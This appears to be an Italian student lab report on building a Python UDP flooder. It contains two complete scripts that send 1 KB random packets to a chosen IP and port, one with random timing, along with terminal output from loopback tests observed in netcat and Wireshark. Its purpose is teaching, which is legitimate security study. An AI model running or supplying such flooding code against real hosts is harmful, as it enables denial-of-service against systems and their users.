Report UDP flooder W7D4

In questa esercitazione dovremo creare un programma in python che ci permetta di inviare pacchetti UDP di 1 KB ad una coppia IP porta scelta dall'utente.

Step 1 Creare il codice richiesto dall'esercizio

```
  GNU nano 8.3                                  UDP_flood.py
import socket
import random

IP_target = input("Immetti l'IP della macchina target: ")
target_port = int(input("Immetti la porta target: "))
packet_number = int(input("Immetti il numero di pacchetti da inviare: "))

def UDP_flood():
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    for x in range(1, packet_number + 1):
        data_sent = random._urandom(1024)
        s.sendto(data_sent, (IP_target, target_port))
        print("\nn.", x, "pacchetti inviati")

    s.close()
    print("Attacco completato!")

UDP_flood()
```


Step 2 Simulare un server in ascolto in loopback sulla porta 1234 tramite *netcat* ed il comando *nc -lu -p <porta>*.

Step 3 Avviamo anche Wireshark in ascolto sull' interfaccia di loopback per poter catturare i pacchetti che stiamo per inviare.


Step 4 Mandiamo in esecuzione il nostro programma ed osserviamo i pacchetti.

```
┌──(kali㉿kali)-[~/Desktop/PPrograms]
└─$ python UDP_flood.py
Immetti l'IP della macchina target: 127.0.0.1
Immetti la porta target: 1234
Immetti il numero di pacchetti da inviare: 10

n. 1 pacchetti inviati

n. 2 pacchetti inviati

n. 3 pacchetti inviati

n. 4 pacchetti inviati

n. 5 pacchetti inviati

n. 6 pacchetti inviati

n. 7 pacchetti inviati

n. 8 pacchetti inviati

n. 9 pacchetti inviati

n. 10 pacchetti inviati
Attacco completato!
```

Esecuzione del programma



Ricezione pacchetti generati casualmente su netcat



Cattura pacchetti con Wireshark


Facoltativo

Aggiungiamo al codice scritto in precedenza implementando un intervallo di tempo casuale tra 0 e 0,1 secondi nell'invio dei pacchetti.

Codice modificato:


```
  GNU nano 8.3                                    facoltativo_UDP.py
import socket
import random
import time

IP_target = input("Immetti l'IP della macchina target: ")
target_port = int(input("Immetti la porta target: "))
packet_number = int(input("Immetti il numero di pacchetti da inviare: "))

def UDP_flood(IP_target, target_port, packet_number):
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    print(str(time.time()) + " - Inizio attacco")

    for x in range(1, packet_number + 1):
        data_sent = random._urandom(1024)
        s.sendto(data_sent, (IP_target, target_port))
        print("\nPacchetto n.", x, "inviato")
        time.sleep(random.random() * 0.1)

    s.close()
    print("Attacco completato!")

UDP_flood(IP_target, target_port, packet_number)
```

Output codice:



```
┌──(kali㉿kali)-[~/Desktop/PPrograms]
└─$ python facoltativo_UDP.py
Immetti l'IP della macchina target: 127.0.0.1
Immetti la porta target: 1234
Immetti il numero di pacchetti da inviare: 15
1744461654.5867293 - Inizio attacco

Pacchetto n. 1 inviato

Pacchetto n. 2 inviato

Pacchetto n. 3 inviato

Pacchetto n. 4 inviato

Pacchetto n. 5 inviato

Pacchetto n. 6 inviato

Pacchetto n. 7 inviato

Pacchetto n. 8 inviato

Pacchetto n. 9 inviato

Pacchetto n. 10 inviato

Pacchetto n. 11 inviato

Pacchetto n. 12 inviato

Pacchetto n. 13 inviato

Pacchetto n. 14 inviato

Pacchetto n. 15 inviato
Attacco completato!
```

Pacchetti ricevuti su netcat:



Cattura con Wireshark: